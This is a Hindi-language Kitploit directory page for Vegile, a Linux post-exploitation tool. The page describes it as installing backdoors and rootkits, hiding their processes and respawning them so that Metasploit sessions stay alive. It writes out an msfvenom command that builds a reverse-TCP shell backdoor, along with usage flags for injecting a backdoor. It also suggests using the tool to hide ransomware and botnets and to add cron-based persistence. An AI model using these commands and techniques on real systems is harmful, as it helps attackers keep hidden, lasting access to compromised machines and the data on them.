

Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
Vegile — यह उपकरण आपके बैकडोर/रूटकिट को स्थापित करेगा; जब बैकडोर पहले से स्थापित हो जाएगा, तो यह आपकी विशिष्ट प्रक्रिया को छिपाएगा, मेटास्प्लॉइट में आपके सत्र को असीमित और पारदर्शी बनाएगा। भले ही इसे मार दिया जाए, यह फिर से चलेगा। हमेशा एक प्रक्रिया होगी जो दूसरी प्रक्रिया चलाने के दौरान चलती है, इसलिए हम मान सकते हैं कि यह प्रक्रिया अटूट है, जैसे Ghost in The Shell में भूत। | Kitploit
उपकरण/GitHubGitHub/screetsec/vegile
विशेषाधिकार वृद्धिशोषण फ्रेमवर्कपेलोड जनरेशनस्थायित्व तंत्रपार्श्व आंदोलनपोस्ट-शोषणपेनिट्रेशन टेस्टिंग
GitHubscreetsec/vegile

Vegile

रिपॉजिटरी देखें
7531661437 साल पहलेKitploit द्वारा समीक्षित

विवरण

यह उपकरण आपके बैकडोर/रूटकिट को स्थापित करेगा; जब बैकडोर पहले से स्थापित हो जाएगा, तो यह आपकी विशिष्ट प्रक्रिया को छिपाएगा, मेटास्प्लॉइट में आपके सत्र को असीमित और पारदर्शी बनाएगा। भले ही इसे मार दिया जाए, यह फिर से चलेगा। हमेशा एक प्रक्रिया होगी जो दूसरी प्रक्रिया चलाने के दौरान चलती है, इसलिए हम मान सकते हैं कि यह प्रक्रिया अटूट है, जैसे Ghost in The Shell में भूत।

साझा करें

Vegile - भूत इन द शैल

Version Stage Build

Vegile लिनक्स में पोस्ट एक्स्प्लॉइटेशन तकनीकों के लिए एक उपकरण है। पोस्ट एक्स्प्लॉइटेशन तकनीकें सुनिश्चित करती हैं कि हम कुछ स्तर की पहुँच बनाए रखें और संभावित रूप से अपने लक्ष्य के भरोसेमंद नेटवर्क में गहरे पैर जमाने तक ले जा सकते हैं।

दान करें

  • यदि यह प्रोजेक्ट आपके पेनिट्रेशन टेस्टिंग में बहुत सहायक है और आप मेरा समर्थन करना चाहते हैं, तो आप मुझे एक कप कॉफी दे सकते हैं :)
  • Donation

📖 यह कैसे काम करता है

यह उपकरण आपके बैकडोर/रूटकिट्स को सेटअप करेगा जब बैकडोर पहले से सेट हो जाता है तो यह आपके विशिष्ट प्रक्रिया को छिपा देगा, मेटास्प्लॉइट में आपके सत्र को असीमित करेगा और पारदर्शी होगा। भले ही इसे मार दिया जाए, यह फिर से चल उठेगा। हमेशा एक प्रक्रिया होगी जो दूसरी प्रक्रिया को चलाएगी, इसलिए हम मान सकते हैं कि यह प्रक्रिया अजेय है, जैसे शैल में भूत

यह पढ़ें

  • अभी मैंने केवल msfvenom कमांड का उपयोग करके reverse_shell के साथ बैकडोर और लिनक्स के लिए अपने मैनुअल बैकडोर का परीक्षण किया है [ यह काम करता है ] या आप एक सरल बैकडोर बनाने में मदद के लिए thefatrat का उपयोग कर सकते हैं
  • msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=IP LPORT=PORT -b "\x00" -f elf -o NAME_BACKDOOR
  • छिपी हुई प्रक्रिया के लिए आप रूटकिट्स, बैकडोर, रैनसम और बॉटनेट { sh, python, perl, exe और binary } के लिए उपयोग कर सकते हैं।
  • पीड़ित सभी लिनक्स वितरणों को लक्षित करता है (उनके सिस्टम में base32 और base64 सहित)
  • स्थिरता प्राप्त करने के लिए आप अपने बैकडोर में crontab और xinit.d का उपयोग कर सकते हैं
  • यह केवल एक सरल एल्गोरिदम है कि हम अपने सत्रों और बैकडोर/रूटकिट्स को कैसे बनाए रख सकते हैं, आप इसका अन्वेषण कर सकते हैं

शुरू करना

  1. git clone https://github.com/Screetsec/Vegile.git
  2. cd Vegile
  3. chmod +x Vegile

Vegile का उपयोग


Vegile को बिना किसी पैरामीटर के चलाने से सबसे सामान्य विकल्पों की एक सहायक सूची मिलेगी। आप निम्न कमांड का उपयोग कर सकते हैं:
  • Vegile -i / --inject [बैकडोर/रूटकिट]
  • Vegile -u / --unlimited [बैकडोर/रूटकिट]
  • Vegile -h / --help

डेमो वीडियो

  • Vegile डेमो

  • Vegile डेमो

:octocat: श्रेय

  • अल्लाह का शुक्र है
  • Dracos Linux from Scratch Indonesia ( बेहतरीन पेनिट्रेशन ओएस ), आप http://dracos-linux.org/ पर देख सकते हैं
  • Bash.ID , WingkoColi , Reversing ID , IndoXploit , Backbox Indonesia , Depok Cyber Security और Indonesia Backtrack Team
  • अद्भुत ओएस के लिए Offensive Security ( http://www.offensive-security.com/ )
  • http://www.kali.org/ Kali Linux
  • gianlucaborello को संदर्भ और कुछ विचार देने के लिए [ https://sysdig.com/blog/hiding-linux-processes-for-fun-and-profit/ ]
  • और github में अन्य ओपन सोर्स उपकरण

अस्वीकरण

नोट: इस स्रोत कोड में संशोधन, परिवर्तन या परिवर्तन स्वीकार्य हैं, हालांकि, इस कोड का उपयोग करके कोई भी सार्वजनिक रिलीज़ इस उपकरण (Edo maland) द्वारा लिखित अनुमोदन से होनी चाहिए।


टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    501
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    467
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    340
  • 4

    opencti

    opencti-platform/opencti

    खुला साइबर खतरा बुद्धिमत्ता प्लेटफॉर्म

    314
  • 5

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    307
  • 6

    estorides

    grisuno/estorides

    99+ मुफ़्त OSINT स्रोतों को समानांतर रूप से एकत्रित करता है, संस्थाओं को एक ज्ञान ग्राफ़ में हल करता है, और LLM-सहायता प्राप्त विश्लेषण के साथ STIX 2.1, MISP, या GraphML निर्यात करता है।

    295

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →





